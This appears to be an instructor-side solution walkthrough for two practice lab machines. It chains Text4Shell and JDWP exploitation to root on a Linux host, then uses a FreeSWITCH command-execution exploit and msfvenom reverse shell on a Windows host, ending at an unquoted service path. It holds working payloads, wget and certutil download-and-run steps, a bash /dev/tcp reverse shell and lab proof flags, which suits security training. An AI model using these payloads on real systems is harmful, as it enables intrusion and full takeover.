Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.73 seconds

(kalikali)-[~]
$
```

Port 8080:

running curl reveals an endpoint

```
(kalikali)-[~/reimagined/machines/berlin]
$ curl http://192.168.135.150:8080/
{"api-status": "up"}
```



```
(kalikali)-[~/reimagined/machines/berlin]
$
```

we can do a directory bruteforce to reveal more endpoints

We can read CHANGELOG endpoint to find useful information (Apache Commons Text):

```
(kalikali)-[~/reimagined/machines/berlin]
$ curl http://192.168.135.150:8080/CHANGELOG
# Changelog

Version 0.2
- Added Apache Commons Text 1.8 Dependency for String Interpolation

Version 0.1
- Initial beta version based on Spring Boot Framework
- Added basic search
functionality

(kalikali)-[~/reimagined/machines/berlin]
$
```

This gives us useful information about the application and also the search functionality, which we can check.

```
(kalikali)-[~/reimagined/machines/berlin]
$ curl http://192.168.135.150:8080/search
{"query": "", "result": ""}

(kalikali)-[~/reimagined/machines/berlin]
$
```

We can see from the output, that this endpoint likely has a parameter query so let's provide it:

- remember to escape special characters with \

```
(kalikali)-[~/reimagined/machines/berlin]
$ curl http://192.168.135.150:8080/search\?query\=123
{"query": "123", "result": ""}

(kalikali)-[~/reimagined/machines/berlin]
$
```

Exploitation - RCE

Knowing that this is a Spring Boot Application and that Apache Commons Text is used we can search for `spring boot apache commons text exploit` and find hits for the Text4Shell vulnerability. An exploit/description can be found here for example: <https://infosecwriteups.com/text4shell-poc-cve-2022-42889-f6e9df41b3b7>.


- Running a google search for "apache commons text 1.8 vulnerability" leads to information about CVE-2022-42889

We can use the following payload to get code execution.

- payloads must be url encoded, so we can use burpsuite to work with this payload
- Encode using: <https://meyerweb.com/eric/tools/dencoder/>

Payload

```
 ${script:javascript:java.lang.Runtime.getRuntime().exec('wget 192.168.48.3/x -O /dev/shm/x')}
```



```
{"query": "123", "result": ""}
```

We can capture this request and modify it with our payload to ping our kali machine

```
GET /search?query=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec(%27ping%20192.168.119.135%27)%7D HTTP/1.1
Host: 192.168.135.150:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

We send the request with burpsuite and get a 200 response

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is displayed with the URL /search?query=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec(%27ping%20192.168.119.135%27)%7D. The Response tab shows a 200 OK response with the content "HTTP/1.1 200 Content-Type: text/html; charset=UTF-8 Date: Mon, 16 Jan 2023 09:22:56 GMT Connection: close {"query": "\$script;javascript:java.lang.Runtime.getRuntime().exec('ping 192.168.119.135')","result": ""}".

And in our tcpdump listener, we have ping request from the target

```
(kalikali)-[~/reimagined/machines/berlin]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
10:23:11.661687 IP 192.168.135.150 > 192.168.119.135: ICMP echo request, id 1, seq 16, length 64
10:23:11.661704 IP 192.168.119.135 > 192.168.135.150: ICMP echo reply, id 1, seq 16, length 64
10:23:12.667768 IP 192.168.135.150 > 192.168.119.135: ICMP echo request, id 1, seq 17, length 64
10:23:12.667794 IP 192.168.119.135 > 192.168.135.150: ICMP echo reply, id 1, seq 17, length 64
10:23:13.666883 IP 192.168.135.150 > 192.168.119.135: ICMP echo request, id 1, seq 18, length 64
10:23:13.666901 IP 192.168.119.135 > 192.168.135.150: ICMP echo reply, id 1, seq 18, length 64
10:23:14.738118 IP 192.168.135.150 > 192.168.119.135: ICMP echo request, id 1, seq 19, length 64
10:23:14.738136 IP 192.168.119.135 > 192.168.135.150: ICMP echo reply, id 1, seq 19, length 64
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

```
(kalikali)-[~/reimagined/machines/berlin]
$
```

We can then get a reverse shell with bash one liner which we put inside a file **shell**

we then start a python webserver and a nc listener on port 443

```
(kalikali)-[~/reimagined/machines/berlin]
$ cat shell
bash -i >& /dev/tcp/192.168.119.135/443 0>&1

(kalikali)-[~/reimagined/machines/berlin]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

(kalikali)-[~/reimagined/machines/berlin]
$ nc -nlvp 443
listening on [any] 443 ...
```

Payload to download file:

```
GET /search?query=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec(%27wget%20192.168.119.135%2Fshell%20-O%20%2Ftmp%2Fshell%27)%7D HTTP/1.1
Host: 192.168.135.150:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

URL Decoder/Encoder

```
$(script:javascript:java.lang.Runtime.getRuntime().exec('wget 192.168.119.135/shell -O /tmp/shell'))
```



[Decode](#) [Encode](#)

Payload to execute and get reverse shell:

Burp Suite Community Edition v2022.9.6 - Temporary Project

Request

```

1 GET /search?query=%24%7Bscript%3Ajavascr...
2 Host: 192.168.135.150:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Response

```

1 HTTP/1.1 200
2 Content-Type: text/html;charset=UTF-8
3 Content-Length: 99
4 Date: Mon, 16 Jan 2023 09:35:36 GMT
5 Connection: close
6
7 {"query":"${script:javascript:java.lang.Runtime.getRuntime().exec('bash /tmp/shell')}", "result":""}

```

Inspector

- Request Attributes (2)
- Request Query Parameters (1)
- Request Body Parameters (0)
- Request Cookies (0)
- Request Headers (7)
- Response Headers (4)

```

GET /search?query=%24%7Bscript%3Ajavascr...
Host: 192.168.135.150:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

And we get a hit in our webserver and a reverse shell in the nc listener

```

(kalilinux)-[~/reimagined/machines/berlin]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.135.150 - - [16/Jan/2023 10:34:03] "GET /shell HTTP/1.1" 200 -

```

We can read local.txt with the reverse shell as dev user.

```
(kalikali)-[~/reimagined/machines/berlin]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.119.135] from (UNKNOWN) [192.168.135.150] 56160
bash: cannot set terminal process group (836): Inappropriate ioctl for device
bash: no job control in this shell
dev@oscp:/$ whoami
whoami
dev
dev@oscp:~$ cat /home/dev/local.txt
cat /home/dev/local.txt
d4a9f25e2ba04600d197b14d586ac3eb
dev@oscp:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:95:b1:f0 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.135.150/24 brd 192.168.135.255 scope global ens160
        valid_lft forever preferred_lft forever
dev@oscp:~$ id
id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@oscp:~$
```

Privilege Escalation

Discovery

Running ps auxf or privilege escalation scripts will reveal an interesting process - **java -Xdebug -Xrunjdwp:transport=dt_socket,address=8000,server=y /opt/stats/App.java**

```
dev@oscp:~$ ps auxf
ps auxf
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0     0     0 ?          S     08:51   0:00 [kthreadd]

---SNIP---

root       852  0.0  1.3 1244636 27864 ?
root       854  0.0  1.7 2528964 35056 ?
address=8000,server=y /opt/stats/App.java
root       855  0.0  0.3  15024  7424 ?
root       857  0.0  0.6 392580 12572 ?
root       863  0.0  0.0   6172  1124 ttys1
root       892  0.0  0.5 243276 12028 ?
root       894  0.0  0.4 15420  9040 ?
Ssl     08:51   0:00 /usr/lib/snapd/snapd
Ssl     08:51   0:00 java -Xdebug -Xrunjdwp:transport=dt_socket,
root       937  0.0  1.0 109756 21560 ?
Ssl     08:51   0:00 /usr/bin/python3 /usr/share/unattended-
upgrades/unattended-upgrade-shutdown --wait-for-signal
dev@oscp:~$
```

we can see that Root is debugging a java application, we can even read the source:

```

dev@oscp:~$ cat /opt/stats/App.java
cat /opt/stats/App.java
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.ServerSocket;
import java.net.Socket;

class StatsApp {
    public static void main(String[] args) {
        System.out.println("System Stats\n");
        Runtime rt = Runtime.getRuntime();
        String output = new String();

        try {
            ServerSocket echod = new ServerSocket(5000);
            while (true) {
                output = "";
                output += "Available Processors: " + rt.availableProcessors() +"\r\n";
                output += "Free Memory: " + rt.freeMemory() + "\r\n";
                output += "Total Memory: " + rt.totalMemory() +"\r\n";

                Socket socket = echod.accept();
                InputStream in = socket.getInputStream();
                OutputStream out = socket.getOutputStream();
                out.write((output + "\r\n").getBytes());
                System.out.println(output);
            }
        } catch (IOException e) {
            System.err.println(e.toString());
            System.exit(1);
        }
    }
}
dev@oscp:~$
```

There are no intended vulnerabilities here but from the command line we saw that root is *debugging* this application which is opening the java debugging port. This can be exploited by forwarding 8000 and then running <https://github.com/IOActive/jdwp-shellifier>. Note that we have to send a request to port 5000 (e.g. via nc) to trigger it on the machine. To forward the port a good way is to add your ssh key for dev and then use ssh.



Doing a google search for "java debug rce" reveals information about **Java Debug Wire Protocol service** which we can use to search for vulns

Google search results for "java debug rce":

- Java Debug Wire Protocol service**
The Java Debug Wire Protocol (JDWP) is the protocol used for communication between a debugger and the Java virtual machine (VM) which it debugs (hereafter called the target VM). JDWP is one layer within the Java Platform Debugger Architecture (JPDA).
- <https://www.acunetix.com/vulnerabilities/web/java-d...>
- Java Debug Wire Protocol remote code execution - Acunetix**
- Search for: Java Debug Wire Protocol service
- [About featured snippets](#) • [Feedback](#)
- <https://book.hacktricks.xyz/network-services-pentesting>
- Pentesting JDWP - Java Debug Wire Protocol - HackTricks**
Java Platform Debug Architecture (JPDA): JDWP is one component of the global Java ... good news for us pentesters: open JDWP service means reliable RCE.
- https://www.rapid7.com/misic/java_jdwp_debugger
- Java Debug Wire Protocol Remote Code Execution - Rapid7**
30 May 2018 — This module abuses exposed Java Debug Wire Protocol services in order to execute arbitrary Java code remotely. It just abuses the protocol ...
- <https://www.infosecmatter.com/metasploit-module-lib...>
- Java Debug Wire Protocol Remote Code Execution - Metasploit**
This module abuses exposed Java Debug Wire Protocol services in order to execute arbitrary Java code remotely. It just abuses the protocol features, ...
Module Overview · Msfconsole Usage · Compatible Payloads · Error Messages

Exploitation

We can add our ssh key to the dev user so we can ssh to the machine

On Kali

```
(kalikali)-[~/reimagined/machines/berlin]
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): ./id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa
Your public key has been saved in ./id_rsa.pub
The key fingerprint is:
SHA256:QSjz/Yq8jtQyORpYJ6wq2GFxn4ZEcI27IbwZhDzNUuA kali@kali
The key's randomart image is:
+---[RSA 3072]---+
| .o*o.o .. |
| o+.+= o. |
| Eo. = .. |
| . = . . . |
| +O.= .S. |
| +=oo.+ . |
| +o..=oo. . |
| + .o =o+. |
| o . o.. |
+---[SHA256]---+

(kalikali)-[~/reimagined/machines/berlin]
$ ls
id_rsa  id_rsa.pub  shell

(kalikali)-[~/reimagined/machines/berlin]
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAAB ---SNIP--- +EC1Hg/Cm/V6CRrHM= kali@kali

(kalikali)-[~/reimagined/machines/berlin]
$
```

On the target

```
dev@oscp:~$ mkdir /home/dev/.ssh
mkdir /home/dev/.ssh
dev@oscp:~$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAAB ---SNIP--- +EC1Hg/Cm/V6CRrHM= kali@kali" > /home/dev/.ssh/authorized_keys
<6CRrHM= kali@kali" > /home/dev/.ssh/authorized_keys
dev@oscp:~$ cat /home/dev/.ssh/authorized_keys
cat /home/dev/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAAB ---SNIP--- +EC1Hg/Cm/V6CRrHM= kali@kali
dev@oscp:~$
```

Now we can ssh into the machine with our private key

```
(kalikali)-[~/reimagined/machines/berlin]
$ ssh -i id_rsa dev@192.168.135.150
The authenticity of host '192.168.135.150 (192.168.135.150)' can't be established.
ED25519 key fingerprint is SHA256:CKGotddlDMA9jHRSxuI8dII4k8L7unIPYHrWSS2SXk4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.135.150' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

---SNIP---

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dev@oscp:~$
```

Now we forward the port using ssh

```
(kalikali)-[~/reimagined/machines/berlin]
$ ssh -i id_rsa dev@192.168.135.150 -L 8000:127.0.0.1:8000
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)
```

```
---SNIP---
```

```
Last login: Mon Jan 16 09:57:08 2023 from 192.168.119.135
dev@oscp:~$
```

we confirm using nmap the port is open

```
(kalikali)-[~/reimagined/machines/berlin]
$ sudo nmap -p 8000 127.0.0.1
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-16 11:45 WAT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds

(kalikali)-[~/reimagined/machines/berlin]
$
```

We then download the [exploit](#) and fire off

 if you get exception error, just run the exploit again

```
(kalikali)-[~/reimagined/machines/berlin]
$ wget https://raw.githubusercontent.com/IOActive/jdwp-shellifier/master/jdwp-shellifier.py
--2023-01-16 11:44:10-- https://raw.githubusercontent.com/IOActive/jdwp-shellifier/master/jdwp-shellifier.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133,
185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22828 (22K) [text/plain]
Saving to: 'jdwp-shellifier.py'

jdwp-shellifier.py          100%
[=====] 22.29K  --.-KB/s   in 0.02
s

2023-01-16 11:44:11 (989 KB/s) - 'jdwp-shellifier.py' saved [22828/22828]

(kalikali)-[~/reimagined/machines/berlin]
$ python2 jdwp-shellifier.py -h
usage: jdwp-shellifier.py [-h] -t IP [-p PORT] [--break-on JAVA_METHOD]
                           [--cmd COMMAND]

Universal exploitation script for JDWP by @_hugsy_

optional arguments:
  -h, --help            show this help message and exit
  -t IP, --target IP    Remote target IP (default: None)
  -p PORT, --port PORT  Remote target port (default: 8000)
  --break-on JAVA_METHOD
                        Specify full path to method to break on (default:
                        java.net.ServerSocket.accept)
  --cmd COMMAND         Specify command to execute remotely (default: None)

(kalikali)-[~/reimagined/machines/berlin]
$ python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "chmod u+s /bin/bash"
[-] Exception: unpack requires a string argument of length 4

(kalikali)-[~/reimagined/machines/berlin]
$ python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "chmod u+s /bin/bash"
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.16'
[+] Found Runtime class: id=863
[+] Found Runtime.getRuntime(): id=7f793402bd68
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
```

We need to cause an event so we will make a nc connection to port 5000 locally on the target to trigger the exploit

```
dev@oscp:~$ nc 127.0.0.1 5000
Available Processors: 1
Free Memory: 25806136
Total Memory: 32440320
```

And this action triggers the rest of the exploit

```
(kalikali)-[~/reimagined/machines/berlin]
$ python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "chmod u+s /bin/bash"
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.16'
[+] Found Runtime class: id=863
[+] Found Runtime.getRuntime(): id=7f793402bd68
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x8ff
[+] Selected payload 'chmod u+s /bin/bash'
[+] Command string object created id:900
[+] Runtime.getRuntime() returned context id:0x901
[+] found Runtime.exec(): id=7f793402bda0
[+] Runtime.exec() successful, retId=902
[!] Command successfully executed

(kalikali)-[~/reimagined/machines/berlin]
$
```

We can then see the permissions of the /bin/bash executable have been changed to have the sticky bit set.

```
dev@oscp:~$ ls -lah /bin/bash
-rwsr-xr-x 1 root root 1.4M Jan  6  2022 /bin/bash
dev@oscp:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# id
uid=1001(dev) gid=1001(dev) euid=0(root) groups=1001(dev)
bash-5.1# cat /root/proof.txt
5fb9bbb43948695551c6c0eac4ecf53d
bash-5.1# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:95:b1:f0 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.135.150/24 brd 192.168.135.255 scope global ens160
        valid_lft forever preferred_lft forever
bash-5.1#
```

Alternatively, the authorized_keys file can be copied from /home/dev/.ssh/ to /root/.ssh/ , trigger the action with nc connection and ssh as root without a password

```
(kalikali)-[~/reimagined/machines/berlin]
$ python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "cp /home/dev/.ssh/authorized_keys /root/.ssh
/authorized_keys"
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.16'
[+] Found Runtime class: id=8b1
[+] Found Runtime.getRuntime(): id=7f793402bd68
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x94d
[+] Selected payload 'cp /home/dev/.ssh/authorized_keys /root/.ssh/authorized_keys'
[+] Command string object created id:94e
[+] Runtime.getRuntime() returned context id:0x94f
[+] found Runtime.exec(): id=7f793402bda0
[+] Runtime.exec() successful, retId=950
[!] Command successfully executed

(kalikali)-[~/reimagined/machines/berlin]
$
```

ssh as root successfully

```
(kalikali)-[~/reimagined/machines/berlin]
$ ssh -i id_rsa root@192.168.135.150
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Jan 16 10:49:01 AM UTC 2023

System load:  0.0          Processes:           206
Usage of /:   47.8% of 13.67GB  Users logged in:      0
Memory usage: 28%          IPv4 address for ens160: 192.168.135.150
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings

Last login: Mon Nov  7 11:07:46 2022 from 192.168.118.4
root@oscp:~# whoami
root
root@oscp:~# id
uid=0(root) gid=0(root) groups=0(root)
root@oscp:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:95:b1:f0 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.135.150/24 brd 192.168.135.255 scope global ens160
        valid_lft forever preferred_lft forever
root@oscp:~# cat /root/proof.txt
5fb9bbb4394869551c6c0eac4ecf53d
root@oscp:~#
```

Gust

- Proof files
- Enumeration
- Exploitation - FreeSWITCH 1.10.1 - Command Execution
- Privilege Escalation - Kite 1.2021.610.0 - Unquoted Service Path
 - Discovery
 - Exploitation

Student Hint: same as SM hints

Instructor Hint: same as SM hints

SM Hints:

Hint	Share with student		Other resources to share
1	Running a full port scan will help.		
2	For privilege escalation, running privesc enumeration scripts should point you in the right direction.		
3			

Proof files

Local.txt - C:\users\chris\Desktop\local.txt

Proof.txt - C:\users\Administrator\Desktop\proof.txt



FROM LABS TEAM

WAIT AT LEAST 30 SECONDS AFTER DEPLOYING FOR THE VULNERABLE SERVICE TO START UP.

Enumeration

We start with a full nmap TCP scan

```
(kalikali)-[~]
$ sudo nmap -sS -T5 -p- 192.168.135.151 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 18:36 WAT
Nmap scan report for 192.168.135.151
Host is up (0.24s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3389/tcp  open  ms-wbt-server
7680/tcp  open  pando-pub
8021/tcp  open  ftp-proxy

Nmap done: 1 IP address (1 host up) scanned in 275.08 seconds
```

```
(kalikali)-[~]
$
```

We discover open ports and run a more intense scan

```
(kalikali)-[~]
$ sudo nmap -sC -sV -p 80,3389,7680,8021 -T4 192.168.135.151 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 18:52 WAT
Nmap scan report for 192.168.135.151
Host is up (0.24s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
|_ssl-date: 2023-01-15T17:53:06+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=OSCP
| Not valid before: 2022-10-30T22:43:17
| Not valid after:  2023-05-01T22:43:17
| rdp-ntlm-info:
| Target_Name: OSCP
| NetBIOS_Domain_Name: OSCP
| NetBIOS_Computer_Name: OSCP
| DNS_Domain_Name: OSCP
| DNS_Computer_Name: OSCP
| Product_Version: 10.0.19041
|_ System_Time: 2023-01-15T17:53:02+00:00
7680/tcp  open  pando-pub?
8021/tcp  open  freeswitch-event FreeSWITCH mod_event_socket
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.94 seconds

(kalikali)-[~]
$
```

We see that FreeSWITCH (version 1.10.1) is running on port **8021**, and there is an exploit for this specific version of the software for Windows: <https://www.exploit-db.com/exploits/47799>

Exploitation - FreeSWITCH 1.10.1 - Command Execution

We download and run the exploit in order to confirm that the box is vulnerable to the exploit, and we see that we have code execution as **Chris**:

```
(kalikali)-[~/reimagined/machines/gust]
$ searchsploit freeswitch
-----
Exploit
Title
| Path
-----
FreeSWITCH - Event Socket Command Execution
(Metasploit) | multiple/remote/47698.rb
FreeSWITCH 1.10.1 - Command
Execution | windows
/remote/47799.txt
-----
Shellcodes: No Results

(kalikali)-[~/reimagined/machines/gust]
$ searchsploit -m windows/remote/47799.txt
Exploit: FreeSWITCH 1.10.1 - Command Execution
URL: https://www.exploit-db.com/exploits/47799
Path: /usr/share/exploitdb/exploits/windows/remote/47799.txt
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/reimagined/machines/gust/47799.txt

(kalikali)-[~/reimagined/machines/gust]
$ mousepad 47799.txt

(kalikali)-[~/reimagined/machines/gust]
$ mv 47799.txt exploit.py

(kalikali)-[~/reimagined/machines/gust]
$ python3 exploit.py 192.168.135.151 whoami
Authenticated
Content-Type: api/response
Content-Length: 11

oscp\chris

(kalikali)-[~/reimagined/machines/gust]
$
```

We can then generate a malicious executable to get a reverse shell and download it to the victim

```
(kalikali)-[~/reimagined/machines/gust]
$ msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe LHOST=192.168.119.135 LPORT=8021
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

(kalikali)-[~/reimagined/machines/gust]
$ python3 exploit.py 192.168.135.151 "certutil.exe -urlcache -split -f http://192.168.119.135/shell.exe shell.exe"
Authenticated
Content-Type: api/response
Content-Length: 90

**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.

(kalikali)-[~/reimagined/machines/gust]
$
```

we have a hit in our python3 webserver

```
(kalikali)-[~/reimagined/machines/gust]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.135.151 - - [16/Jan/2023 14:36:21] "GET /shell.exe HTTP/1.1" 200 -
192.168.135.151 - - [16/Jan/2023 14:36:22] "GET /shell.exe HTTP/1.1" 200 -
```

now we execute the payload and get a reverse shell and can read the proof file

```
(kalikali)-[~/reimagined/machines/gust]
$ python3 exploit.py 192.168.135.151 shell.
exe
Authenticated

(kalikali)-[~/reimagined/machines/gust]
$ nc -nlvp 8021
listening on [any] 8021 ...
connect to [192.168.119.135] from (UNKNOWN) [192.168.135.151] 55855
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\FreeSWITCH>whoami
whoami
oscp\chris

C:\Program Files\FreeSWITCH>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.135.151
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.135.254

C:\Program Files\FreeSWITCH>type C:\users\chris\Desktop\local.txt
type C:\users\chris\Desktop\local.txt
e75b9206cd6eadd61c5e18de26bec065

C:\Program Files\FreeSWITCH>
```

Privilege Escalation - Kite 1.2021.610.0 - Unquoted Service Path

Discovery

Enumeration will show that there is a Weak Service Permissions vulnerability on the kite binary, as detailed here: <https://www.exploit-db.com/exploits/50975>:

```
C:\Program Files\FreeSWITCH>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i
/v "c:\windows\" |findstr /i /v """
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\" |findstr
/i /v """
KiteService
KiteService
C:\program files\Kite\KiteService.
exe
Auto

C:\Program Files\FreeSWITCH>
```

Winpeas also picks this up

```

===== (Services Information) =====
[+] Interesting Services -non Microsoft-(T1007)
[?] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
FreeSWITCH(FreeSWITCH - FreeSWITCH Multi Protocol Switch)["C:\Program Files\FreeSWITCH\FreeSwitchConsole.exe" -service ] - Auto - Running
FreeSWITCH service control
=====
KiteService(KiteService)[C:\program files\Kite\KiteService.exe] - Auto - Running - isDotNet - No quotes and Space detected
=====
ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
Agent to hold private keys used for public key authentication.
=====
VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"] -
Auto - Running
